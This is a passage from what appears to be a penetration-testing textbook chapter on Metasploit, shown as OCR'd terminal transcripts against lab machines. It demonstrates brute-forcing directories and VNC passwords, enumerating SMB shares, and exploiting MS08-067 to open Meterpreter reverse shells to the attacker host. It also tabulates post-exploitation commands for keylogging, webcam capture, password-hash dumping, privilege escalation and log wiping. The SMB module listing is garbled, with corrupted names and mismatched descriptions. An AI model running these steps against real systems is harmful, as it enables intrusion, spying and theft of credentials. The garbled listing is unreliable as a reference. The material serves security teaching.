RHOSTS      yes           yes       The target address range or CIDR identifier
RPORT       80            yes       The target port (TCP)
SSL         false          no        Negotiate SSL/TLS for outgoing connections
THREADS     1             yes       The number of concurrent threads
VHOST       no            no        HTTP server virtual host

msf auxiliary(scanner/http/brute_dirs) > set RHOSTS 192.168.25.129
RHOSTS => 192.168.25.129
msf auxiliary(scanner/http/brute_dirs) > run


[*] Using code '404' as not found.
[*] Found http://192.168.25.129:80/dav/ 200
[*] Found http://192.168.25.129:80/doc/ 200
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/http/brute_dirs) > 

```

Figure 3-35. The output of the auxiliary module `brute_dirs`

RDP

The Remote Desktop Protocol (RDP) is a proprietary protocol developed by Microsoft for remote graphical administration. If your target is a Windows-based system, then you can execute an auxiliary module called auxiliary/scanner/rdp/ms12_020_check, as shown in Figure 3-36. It checks whether the target is vulnerable to the MS-12-020 vulnerability. You can find out more details about this vulnerability at <https://docs.microsoft.com/en-us/security-updates/securitybulletins/2012/ms12-020>.



```

root@kali: ~
File Edit View Search Terminal Help
msf > use auxiliary/scanner/rdp/ms12_020_check
msf auxiliary(scanner/rdp/ms12_020_check) > show options
Module options (auxiliary/scanner/rdp/ms12_020_check):
Name      Current Setting  Required  Description
-----  -----  -----
RHOSTS      yes          The target address range or CIDR identifier
PORT        3389         yes          Remote port running RDP (TCP)
THREADS     1             yes          The number of concurrent threads
msf auxiliary(scanner/rdp/ms12_020_check) > set RHOSTS 192.168.25.130
RHOSTS => 192.168.25.130
msf auxiliary(scanner/rdp/ms12_020_check) > run
[*] 192.168.25.130:3389 - 192.168.25.130:3389 - The target is vulnerable.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/rdp/ms12_020_check) >

```

Figure 3-36. The output of the auxiliary module ms12_020_check

SMB

In the previous chapter, you used NMAP to enumerate SMB. Metasploit has lots of useful auxiliary modules for the enumeration and exploitation of SMB.

A simple search for SMB modules fetches results, as shown in Figure 3-37.

Name	Disclosure Date	Rank	Description
auxiliary/admin/msql/mssql_enum_domain_accounts		normal	Microsoft SQL Server SUSER_SNAME Windows Domain Account Enumeration
auxiliary/admin/msql/mssql_enum_domain_accounts.sql		normal	Microsoft SQL Server SUSER_SNAME Windows Domain Account Enumeration
auxiliary/admin/msql/mssql_ntlm_steafer		normal	Microsoft SQL Server NTLM Stealer
auxiliary/admin/msql/mssql_ntlm_steafer.py	2009-04-07	normal	Oracle SMB Relay Code Execution
auxiliary/admin/msql/mssql_ntlm_steafer.pyw		normal	Oracle SMB Relay Code Execution
auxiliary/admin/smb/delete_file		normal	SMB File Delete Utility
auxiliary/admin/smb/list_directory		normal	SMB Directory Listing Utility
auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	MS17_010 EternalBlue/CVE-2017-010 SMB Remote Windows Command Execution
auxiliary/admin/smb/ms17_010_exploit		normal	MS17_010 EternalBlue/CVE-2017-010 SMB Remote Windows Command Execution
auxiliary/admin/smb/ms17_010_msasn1_traversal		normal	Psexec SMB.DLL and SYSTEM Hive Download Utility
auxiliary/admin/smb/ms17_010_msasn1_traversal.py		normal	SMB Symbolic Directory Traversal
auxiliary/admin/smb/ms17_010_msasn1_traversal.pyw		normal	SMB Symbolic Directory Traversal
auxiliary/dos/cvrdlmsc_injector		normal	Microsoft Word DOC Injector
auxiliary/dos/cvrdlmsc_injector.py		normal	Microsoft Word DOC Injector - Microsoft Word Overflow
auxiliary/dos/cvrdlmsc_injector.pyw		normal	Microsoft Word DOC Injector - Microsoft Word Overflow
auxiliary/dos/cvrdlmsc_injector_x64.py		normal	SAP SAPD DELETE FILE File Deletion
auxiliary/dos/cvrdlmsc_injector_x64.pyw		normal	SMBDLSN File Deletion
auxiliary/dos/cvrdlmsc_injector_x64.pyz	2017-06-29	normal	SMBDLSN File Deletion
auxiliary/dos/cvrdlmsc_injector_x64.pyz.pgp		normal	SMBDLSN File Deletion
auxiliary/dos/cvrdlmsc_injector_x64.pyz.pgp	2006-07-11	normal	Microsoft SMB SYS Mailslot Write Corruption
auxiliary/dos/cvrdlmsc_injector_x64.pyz.pgp		normal	Microsoft SMB SYS Mailslot Write Corruption
auxiliary/dos/cvrdlmsc_injector_x64.pyz.pgp		normal	Microsoft SMB SYS WriteAndX Invalid DataOffset
auxiliary/dos/cvrdlmsc_injector_x64.pyz.pgp		normal	Microsoft SMB SYS Negotiate Protocol Function Table Dereferences
auxiliary/dos/cvrdlmsc_injector_x64.pyz.pgp		normal	Microsoft SMB SYS Negotiate Protocol Function Table Dereferences
auxiliary/dos/cvrdlmsc_injector_x64.pyz.pgp		normal	Microsoft Windows 7 / Server 2008 R2 SMB Client Infinite Loop
auxiliary/dos/cvrdlmsc_injector_x64.pyz.pgp		normal	Microsoft Windows 7 / Server 2008 R2 SMB Client Infinite Loop
auxiliary/dos/cvrdlmsc_injector_x64.pyz.pgp		normal	Microsoft Windows Browser Pool Deadlock
auxiliary/dos/cvrdlmsc_injector_x64.pyz.pgp	2006-06-14	normal	Microsoft RMMAS InterceptorAdjustPriority - Dereference
auxiliary/dos/cvrdlmsc_injector_x64.pyz.pgp		normal	Microsoft RMMAS InterceptorAdjustPriority - Dereference
auxiliary/fileformat/multidex		normal	Windows Java Multi-Dex
auxiliary/fileformat/multidex.py		normal	Windows Java Multi-Dex
auxiliary/fuzzer/smb2_negotiate_corrupt	2010-05-01	normal	Microsoft SMB2 dialect corruption 4.1.3 Malicious JAR file generator
auxiliary/fuzzer/smb2_negotiate_corrupt		normal	Microsoft SMB2 dialect corruption
auxiliary/fuzzer/smb2_negotiate_corrupt		normal	SMB Create Pipe Request Fuzzed
auxiliary/fuzzer/smb2_negotiate_corrupt		normal	SMB Create Pipe Request Fuzzed
auxiliary/fuzzer/smb2_negotiate_corrupt		normal	SMB Negotiate Dialect Corruption
auxiliary/fuzzer/smb2_negotiate_corrupt		normal	SMB Negotiate Dialect Corruption
auxiliary/fuzzer/smb2_tree_connect		normal	SMB Tree Connect Request Fuzzed
auxiliary/fuzzer/smb2_tree_connect		normal	SMB Tree Connect Request Fuzzed
auxiliary/fuzzer/smb2_tree_connect		normal	SMB Tree Connect Request Fuzzed
auxiliary/scanner/smb/smb_relay		normal	SMB Relay Abuse
auxiliary/scanner/smb/smb_relay		normal	SMB RELAY ABUSE - MS17-010 LISTING Directories Information Disclosure
auxiliary/scanner/smb/smb_rfc2259_file_existence		normal	SAP SAPD RPC FILE_EXISTENCE File Existence Check
auxiliary/scanner/smb/smb_rfc2259_file_existence	2010-03-19	normal	SAP SAPD RPC FILE_EXISTENCE File Existence Check
auxiliary/scanner/smb/smb_rfc2259_file_existence		normal	BCOM Exec
auxiliary/scanner/smb/smb_rfc2259_file_existence	2010-03-19	normal	BCOM Exec
auxiliary/scanner/smb/smb_session_pipe_auditor		normal	WMI Task
auxiliary/scanner/smb/smb_session_pipe_auditor		normal	SMB Session Pipe Auditor

Figure 3-37. The output of the search query for SMB-related modules and exploits

You can use one of the auxiliary modules called auxiliary/scanner/smb/smb_enumshares, as shown in Figure 3-38. You need to set the value of the RHOSTS variable to that of the target IP address. The module returns the results with a list of shares on the target system.

```
File Edit View Search Terminal Help
msf > use auxiliary/scanner/smb/smb_enumshares
msf auxiliary(scanner/smb/smb_enumshares) > show options

Module options (auxiliary/scanner/smb/smb_enumshares):
Name          Current Setting  Required  Description
--            -----          --          --
LogSpider     3                no         0 = disabled, 1 = CSV, 2 = table (txt), 3 = one liner (txt) (Accepted: 0, 1, 2, 3)
MaxDepth      999              yes        Maximum number of subdirectories to spider
RHOSTS        yes              The target address range or CIDR identifier
SMBDomain    .                no         The Windows domain to use for authentication
SMBPass      no                The password for the specified username
SMBUser      no                The username to authenticate as
Showfiles    false             yes        Show detailed information when spidering
SpiderProfiles true             no         Spider only user profiles when share = C$ 
SpiderShares   false             no        Spider shares recursively
THREADS      1                yes        The number of concurrent threads

msf auxiliary(scanner/smb/smb_enumshares) > set RHOSTS 192.168.25.130
RHOSTS => 192.168.25.130
msf auxiliary(scanner/smb/smb_enumshares) > run

[*] 192.168.25.130:139  - Login Failed: The SMB server did not reply to our request
[*] 192.168.25.130:445  - Windows XP Service Pack 3 (English)
[*] 192.168.25.130:445  - IPC$ - (I) Remote IPC
[*] 192.168.25.130:445  - SharedDocs - (DS)
[*] 192.168.25.130:445  - S - (DS)
[*] 192.168.25.130:445  - ADMIN$ - (DS) Remote Admin
[*] 192.168.25.130:445  - C$ - (DS) Default share
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smb/smb_enumshares) >
```

Figure 3-38. The output of the auxiliary module smb_enumshares

CHAPTER 3 METASPLOIT

Another popular SMB exploit is for the vulnerability MS-08-67 netapi. You can use the exploit `exploit/windows/smb/ms08_067_netapi`, as shown in Figure 3-39. You need to set the value of the variable RHOST to the IP address of the target system. If the exploit runs successfully, you are presented with the Meterpreter shell.

The screenshot shows a terminal window titled "root@kali: ~" running the Metasploit Framework. The user has selected the exploit `exploit/windows/smb/ms08_067_netapi`. They run `show options` to view module options:

Name	Current Setting	Required	Description
RHOST	yes		The target address
RPORT	445	yes	The SMB service port (TCP)
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

Next, they set the RHOST option to 192.168.25.130 and run `exploit`. The output shows the exploit starting a reverse TCP handler, detecting the target as Windows XP SP3 English, and attempting to trigger the vulnerability. Finally, it opens a Meterpreter session 1, providing a shell prompt.

```
File Edit View Search Terminal Help
root@kali: ~
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):
Name      Current Setting  Required  Description
----      -----          -----    -----
RHOST      yes            The target address
RPORT      445           yes        The SMB service port (TCP)
SMBPIPE   BROWSER        yes        The pipe name to use (BROWSER, SRVSVC)

Exploit target:
Id  Name
--  --
0   Automatic Targeting

msf exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.25.130
RHOST => 192.168.25.130
msf exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.25.128:4444
[*] 192.168.25.130:445 - Automatically detecting the target...
[*] 192.168.25.130:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Unknown
[*] 192.168.25.130:445 - We could not detect the language pack, defaulting to English
[*] 192.168.25.130:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.25.130:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179779 bytes) to 192.168.25.130
[*] Meterpreter session 1 opened (192.168.25.128:4444 -> 192.168.25.130:1085) at 2018-09-26 20:49:18 +0530

meterpreter > sysinfo
Computer       : SAGAR-C51B4AADE
OS            : Windows XP (Build 2600, Service Pack 3).
Architecture   : x86
System Language: en US
Domain        : MSHOME
Logged On Users: 1
Meterpreter   : x86/windows
meterpreter > 
```

Figure 3-39. Successful exploitation of the target system using the exploit `ms08_067_netapi`

SSH

Secure Shell (SSH) is one of the commonly used protocols for secure remote administration. Metasploit has many auxiliary modules for SSH enumeration. You can use the auxiliary module `auxiliary/scanner/ssh/ssh_version`, as shown in Figure 3-40. You need to set the value of the

RHOST variable to that of the target. The module executes and returns the exact SSH version that is running on the target. This information can be used in further exploitations.



```

root@kali: ~
File Edit View Search Terminal Help
msf > use auxiliary/scanner/ssh/ssh_version
msf auxiliary(scanner/ssh/ssh_version) > show options

Module options (auxiliary/scanner/ssh/ssh_version):
Name      Current Setting  Required  Description
----      -------------  ---       -----
RHOSTS    yes            The target address range or CIDR identifier
RPORT     22             yes        The target port (TCP)
THREADS   1              yes        The number of concurrent threads
TIMEOUT   30             yes        Timeout for the SSH probe

msf auxiliary(scanner/ssh/ssh_version) > set RHOSTS 192.168.25.129
RHOSTS => 192.168.25.129
msf auxiliary(scanner/ssh/ssh_version) > run

[*] 192.168.25.129:22 - SSH server version: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1 ( service.version=4.7p1 openssh.comment=Debian -Ubuntu1 service.vendor=OpenSSH service.family=OpenSSH service.product=OpenSSH os.vendor=Ubuntu os.device=General os.family=Linux os.product=Linux os.version=8.04 service.protocol=ssh fingerprint_db=ssh.banner )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/ssh/ssh_version) >

```

Figure 3-40. The output of the auxiliary module ssh_version

VNC

Virtual Network Computing (VNC) is a protocol used for graphical remote administration. Metasploit has several modules for the enumeration and exploitation of VNC. Figure 3-41 shows the use of the auxiliary/scanner/vnc/vnc_login module. You need to set the value of the RHOST variable to the IP address of your target system. The module uses a built-in password dictionary and attempts a brute-force attack. Once the module completes execution, it gives you the VNC password that you can use to log in.

CHAPTER 3 METASPLOIT

The screenshot shows the Metasploit Framework interface. In the terminal window, the user has run the command `use auxiliary/scanner/vnc/vnc_login` and then `show options`. This displays various configuration options for the module, such as RHOSTS, REPORT, THREADS, and VERBOSE. The user then sets the RHOSTS option to 192.168.25.129 and runs the module. The output shows that the module successfully connects to the target host and retrieves credentials from a database. Finally, the user runs `exploit`, which completes without errors.

```
File Edit View Search Terminal Help
msf > use auxiliary/scanner/vnc/vnc_login
msf auxiliary(scanner/vnc/vnc_login) > show options
Module options (auxiliary/scanner/vnc/vnc_login):
Name          Current Setting  Required  Description
----          -----          -----  -----
BLANK_PASSWORDS    false        no        Try blank passwords for all users
BRUTEFORCE_SPEED   5           yes       How fast to brute-force, from 0 to 5
DB_ALL_USERS      false        no        Add each user/password couple stored in the current database
DB_ALL_PASS       false        no        Add all password in the current database to the list
DB_ALL_THREADS    false        no        Add all users in the current database to the list
PASSWORD          <BLANK>    no        The password to test
PROXYFILE         /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt  no        File containing proxy words, one per line
PROXIES          <BLANK>    no        A proxy chain of format type:host:port[:type:host:port][...]
RHOSTS          192.168.25.129  yes       The target address range or CIDR identifier
REPORT           5900        yes       The target port (TCP)
THREADS          1           yes       Stop guessing when credential works for a host
USERNAME          <BLANK>    no        A specific username to authenticate as
USERPASSFILE     <BLANK>    no        File containing users and passwords separated by space, one pair per line
USERPASS          <BLANK>    no        Try the user as the password for all users
USERFILE          <BLANK>    no        File containing usernames, one per line
VERBOSE          true         yes      Whether to print output for all attempts

msf auxiliary(scanner/vnc/vnc_login) > set RHOSTS 192.168.25.129
RHOSTS => 192.168.25.129
msf auxiliary(scanner/vnc/vnc_login) > run
[*] 192.168.25.129:5900  - 192.168.25.129:5900  Starting VNC login sweep
[!] 192.168.25.129:5900  - 192.168.25.129:5900  - No active DB -- Credential data will not be saved!
[*] 192.168.25.129:5900  - 192.168.25.129:5900  - Login Successful! :password
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/vnc/vnc_login) >
```

Figure 3-41. The output of the auxiliary module vnc_login

Meterpreter Basics

Meterpreter is the abbreviation for the Metasploit Interpreter. It is an advanced Metasploit payload that uses in-memory DLL injection techniques to interact with a target system. It offers several useful post-exploitation tools and utilities.

Meterpreter Commands

Meterpreter is an advanced payload for performing various post-exploitation activities. The following are some of the essential commands that can help you navigate through Meterpreter.

Core Commands

Table 3-1 describes a set of core Meterpreter commands that can help you with various session-related tasks on your target system.

Table 3-1. Meterpreter Commands

Command	Description
?	Displays the help menu
background	Backgrounds the current session
bgkill	Kills a background Meterpreter script
bglst	Lists running background scripts
bgrun	Executes a Meterpreter script as a background thread
channel	Displays information or controls active channels
close	Closes a channel
disable_unicode_encoding	Disables encoding of Unicode strings
enable_unicode_encoding	Enables encoding of Unicode strings
exit	Terminates the Meterpreter session
get_timeouts	Gets the current session timeout values
guid	Gets the session GUID
help	Displays the Help menu
info	Displays information about a post module
irb	Drops into irb scripting mode
load	Loads one or more Meterpreter extensions
machine_id	Gets the MSF ID of the machine attached to the session
migrate	Migrates the server to another process

(continued)

Table 3-1. (*continued*)

Command	Description
pivot	Manages pivot listeners
quit	Terminates the Meterpreter session
read	Reads data from a channel
resource	Runs the commands stored in a file
run	Executes a Meterpreter script or post module
sessions	Quickly switches to another session
set_timeouts	Sets the current session timeout values
sleep	Forces Meterpreter to go quiet and then re-establishes the session
transport	Changes the current transport mechanism
uuid	Gets the UUID for the current session
write	Writes data to a channel

Stdapi: System Commands

Table 3-2 describes a set of essential system commands that provide an array of system tasks such as process list and kill, execute commands, reboot, and so on.

Table 3-2. System Commands

Command	Description
clearev	Clears the event log
drop_token	Relinquishes any active impersonation token
execute	Executes a command
getenv	Gets one or more environment variable values
getpid	Gets the current process identifier
getprivs	Attempts to enable all privileges available to the current process
getsid	Gets the SID of the user who the server is running as
getuid	Gets the user who the server is running as
kill	Terminates a process
localtime	Displays the target system's local date and time
pgrep	Filters processes by name
pkill	Terminates processes by name
ps	Lists running processes
reboot	Reboots the remote computer
reg	Modifies and interacts with the remote registry
rev2self	Calls RevertToSelf() on the remote machine
shell	Drops into a system command shell
shutdown	Shuts down the remote computer
steal_token	Attempts to steal an impersonation token from the target process
suspend	Suspends or resumes a list of processes
sysinfo	Gets information about the remote system, such as the OS

Stdapi: User Interface Commands

Table 3-3 lists the commands that help you get remote screenshots and the keystrokes from the target system.

Table 3-3. User Interface Commands

Command	Description
enumdesktops	Lists all accessible desktops and window stations
getdesktop	Gets the current Meterpreter desktop
idletime	Returns the number of seconds the remote user has been idle
keyscan_dump	Dumps the keystroke buffer
keyscan_start	Starts capturing keystrokes
keyscan_stop	Stops capturing keystrokes
screenshot	Grabs a screenshot of the interactive desktop
setdesktop	Changes the Meterpreter's current desktop
uictl	Controls some of the user interface components

Stdapi: Webcam Commands

Table 3-4 describes the commands that can be effective in getting live pictures and video streaming from the webcam attached to your compromised system.

Table 3-4. Webcam Commands

Command	Description
record_mic	Records audio from the default microphone for x seconds
webcam_chat	Starts a video chat
webcam_list	Lists webcams
webcam_snap	Takes a snapshot from the specified webcam
webcam_stream	Plays a video stream from the specified webcam

Stdapi: Audio Output Commands

Table 3-5 describes a command that helps you play audio files on a compromised system.

Table 3-5. Audio Output Command

Command	Description
play	Plays an audio file on a target system, with nothing written on disk

Priv: Elevate Commands

Table 3-6 describes a command that helps you escalate privileges to the highest possible level, possibly root or administrator.

Table 3-6. Elevate Commands

Command	Description
getsystem	Attempts to elevate your privilege to that of the local system

Priv: Password Database Commands

Table 3-7 describes a command that helps you get the raw password hashes from the compromised system.

Table 3-7. *Password Database Commands*

Command	Description
hashdump	Dumps the contents of the SAM database

Priv: Timestomp Commands

Table 3-8 describes a command that is part of Metasploit's antiforensic capabilities.

Table 3-8. *Timestomp Commands*

Command	Description
timestomp	Manipulates a file's MACE attributes

Using Meterpreter

To get familiar with Meterpreter, let's first get remote access to a target system using the SMB MS08-067 netapi vulnerability, as shown in Figure 3-42. The exploit was successful, and you get the Meterpreter shell.

```

root@kali: ~
File Edit View Search Terminal Help
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):
Name      Current Setting  Required  Description
RHOST          yes        The target address
RPORT          445       yes        The SMB service port (TCP)
SMBPIPE        BROWSER    yes        The pipe name to use (BROWSER, SRVSVC)

Exploit target:

Id  Name
--  --
0   Automatic Targeting

msf exploit(windows/smb/ms08_067_netapi) > set RHOST 192.168.25.130
RHOST => 192.168.25.130
msf exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.25.128:4444
[*] 192.168.25.130:445 - Automatically detecting the target...
[*] 192.168.25.130:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.25.130:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.25.130:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179779 bytes) to 192.168.25.130
[*] Meterpreter session 1 opened (192.168.25.128:4444 -> 192.168.25.130:1412) at 2018-09-24 15:30:22 +0530
meterpreter >

```

Figure 3-42. Successful exploitation of the target system using the exploit `ms08_067_netapi`

sysinfo

Once you have compromised the target using an exploit, you need to check some basic details about the target such as the exact operating system version, computer name, domain, architecture, and so on. Meterpreter offers a command called `sysinfo` that can be used to gather basic information about the target, as shown in Figure 3-43.

```

root@kali: ~
File Edit View Search Terminal Help
msf exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.25.128:4444
[*] 192.168.25.130:445 - Automatically detecting the target...
[*] 192.168.25.130:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.25.130:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.25.130:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179779 bytes) to 192.168.25.130
[*] Meterpreter session 2 opened (192.168.25.128:4444 -> 192.168.25.130:1452) at 2018-09-24 16:00:42 +0530
meterpreter > sysinfo
Computer       : SAGAR-C51BAADE
OS            : Windows XP (Build 2600, Service Pack 3).
Architecture   : x86
System Language: en_US
Domain        : MSHOME
Logged On Users: 1
Meterpreter    : x86/windows
meterpreter >

```

Figure 3-43. The output of the `sysinfo` command within Meterpreter

CHAPTER 3 METASPLOIT

ls

The Meterpreter ls command can be used to list the files in the current directory on the compromised system, as shown in Figure 3-44.

```
File Edit View Search Terminal Help
[*] 192.168.25.130:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.25.130:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.25.130:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179779 bytes) to 192.168.25.130
[*] Meterpreter session 3 opened (192.168.25.128:4444 -> 192.168.25.130:1453) at 2018-09-24 16:03:59 +0530

meterpreter > ls
listing: C:\WINDOWS\system32
=====
Node          Size    Type   Last modified      Name
----          ----    ---     -----      ---
100666/rw-rw-rw- 1568   fil    2017-01-24 09:19:43 +0530  swinnt$.inf
10777/rwxrwxrwx  0       dir    2017-01-24 14:24:43 +0530  1025
10777/rwxrwxrwx  0       dir    2017-01-24 14:24:43 +0530  1028
10777/rwxrwxrwx  0       dir    2017-01-24 14:24:43 +0530  1031
10777/rwxrwxrwx  0       dir    2017-01-24 14:24:57 +0530  1033
10777/rwxrwxrwx  0       dir    2017-01-24 14:24:43 +0530  1037
10777/rwxrwxrwx  0       dir    2017-01-24 14:24:43 +0530  1041
10777/rwxrwxrwx  0       dir    2017-01-24 14:24:43 +0530  1042
10777/rwxrwxrwx  0       dir    2017-01-24 14:24:43 +0530  1054
100666/rw-rw-rw- 2151   fil    2001-08-23 16:30:00 +0530  12520437.cpx
100666/rw-rw-rw- 2233   fil    2001-08-23 16:30:00 +0530  12520856.cpx
10777/rwxrwxrwx  0       dir    2017-01-24 14:24:43 +0530  2052
10777/rwxrwxrwx  0       dir    2017-01-24 14:24:43 +0530  3076
10777/rwxrwxrwx  0       dir    2017-01-24 14:24:43 +0530  3com.dmi
100666/rw-rw-rw- 100352  fil    2008-04-14 10:11:50 +0530  6t04svc.dll
100666/rw-rw-rw- 1688   fil    2001-08-23 16:30:00 +0530  AUTOEXEC.NT
100666/rw-rw-rw- 2577   fil    2017-01-24 09:16:14 +0530  CONFIG.NT
100666/rw-rw-rw- 2577   fil    2001-08-23 16:30:00 +0530  CONFIG.TMP
100666/rw-rw-rw- 660882 fil    2001-08-23 16:30:00 +0530  C.28594.NLS
100666/rw-rw-rw- 660882 fil    2001-08-23 16:30:00 +0530  C.28595.NLS
100666/rw-rw-rw- 660882 fil    2001-08-23 16:30:00 +0530  C.28597.NLS
10777/rwxrwxrwx  0       dir    2018-09-24 15:33:19 +0530  CatRoot
10777/rwxrwxrwx  0       dir    2018-09-24 15:31:18 +0530  CatRoot2
10777/rwxrwxrwx  0       dir    2017-01-24 09:12:18 +0530  Com
100666/rw-rw-rw- 0       fil    2018-08-21 14:55:17 +0530  Confidential.txt.txt
100666/rw-rw-rw- 1804   fil    2008-04-14 10:25:28 +0530  Dcache.bin
10777/rwxrwxrwx  0       dir    2017-01-24 09:12:18 +0530  DirectX
100666/rw-rw-rw- 103424  fil    2001-08-23 16:30:00 +0530  EqnClass.Dll
100666/rw-rw-rw- 90296  fil    2017-01-24 09:20:20 +0530  FNTCACHE.DAT
10777/rwxrwxrwx  0       dir    2017-01-24 14:24:43 +0530  IME
100444/rw-rw-rw- 6656   fil    2001-08-23 16:30:00 +0530  KBDAL.DLL
100666/rw-rw-rw- 297984 fil    2008-04-14 10:12:00 +0530  MSCTF.dll
100666/rw-rw-rw- 177152 fil    2008-04-14 10:10:00 +0530  MSCTIME.IME
100666/rw-rw-rw- 68688  fil    2008-04-14 10:12:00 +0530  MSCTFP.dll
100666/rw-rw-rw- 159232 fil    2008-04-14 10:12:00 +0530  MSIMTF.dll
10777/rwxrwxrwx  0       dir    2017-01-24 09:13:00 +0530  Macromed
10777/rwxrwxrwx  0       dir    2017-01-24 09:20:30 +0530  Microsoft
10777/rwxrwxrwx  0       dir    2017-01-24 09:12:04 +0530  MsDtc
100666/rw-rw-rw- 458340 fil    2018-08-14 09:52:50 +0530  PerfStringBackup.INI
10777/rwxrwxrwx  0       dir    2017-01-24 09:24:31 +0530  ReinstallBackups
10777/rwxrwxrwx  0       dir    2017-01-24 09:20:57 +0530  Restore
10777/rwxrwxrwx  0       dir    2017-01-24 14:26:13 +0530  Setup
10777/rwxrwxrwx  0       dir    2017-01-24 14:24:43 +0530  ShellExt
```

Figure 3-44. The output of the auxiliary ls command in the Meterpreter listing of files on the remote compromised system

getuid

Once you have gotten access to the target system, you must understand what user privileges you have on the system. Having the root or administrator-level privileges is the most desirable, and a lower privilege access implies lots of restrictions on your actions. Meterpreter offers a command called `getuid`, as shown in Figure 3-45, that checks for the current privilege level on the compromised system.



```
root@kali: ~
File Edit View Search Terminal Help
msf exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.25.128:4444
[*] 192.168.25.130:445 - Automatically detecting the target...
[*] 192.168.25.130:445 - Fingerprint: Windows XP : Service Pack 3 - lang:English
[*] 192.168.25.130:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.25.130:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179779 bytes) to 192.168.25.130
[*] Meterpreter session 4 opened (192.168.25.128:4444 -> 192.168.25.130:1456) at 2018-09-24 16:07:53 +0530

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

Figure 3-45. The output of the `getuid` command in Meterpreter

getsystem

Once you have gained access to the target system using an applicable exploit, the next logical step is to check for privileges. Using the `getuid` command, you have already gauged your current privilege level. You may not have gotten root or administrator-level access. so to maximize the attack penetration, it is important to elevate your user privileges. Meterpreter helps you escalate privileges. Once a Meterpreter session is opened, you can use the `getsystem` command, as shown in Figure 3-46, to escalate privileges to that of an administrator.

CHAPTER 3 METASPLOIT



```
root@kali: ~
msf exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.25.128:4444
[*] 192.168.25.130:445 - Automatically detecting the target...
[*] 192.168.25.130:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.25.130:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.25.130:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179779 bytes) to 192.168.25.130:4444
[*] Meterpreter session 7 opened (192.168.25.128:4444 -> 192.168.25.130:1483) at 2018-09-24 16:14:02 +0530

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter >
```

Figure 3-46. The output of the getsystem command in Meterpreter screenshot

After a system compromise, it is interesting to get a glimpse of the desktop GUI running on the target system. Meterpreter offers a utility known as screenshot, as shown in Figure 3-47. It simply takes a snapshot of the current desktop on the target system and saves it in the local root folder.



```
root@kali: ~
msf exploit(windows/smb/ms08_067_netapi) > exploit
[*] Started reverse TCP handler on 192.168.25.128:4444
[*] 192.168.25.130:445 - Automatically detecting the target...
[*] 192.168.25.130:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.25.130:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.25.130:445 - Attempting to trigger the vulnerability...
[*] Sending stage (179779 bytes) to 192.168.25.130
[*] Meterpreter session 5 opened (192.168.25.128:4444 -> 192.168.25.130:1459) at 2018-09-24 16:09:30 +0530

meterpreter > screenshot
Screenshot saved to: /root/EwATCQ0p.jpeg
meterpreter >
```

Figure 3-47. The output of the screenshot command in Meterpreter

Figure 3-48 shows the desktop screen captured from a compromised system.

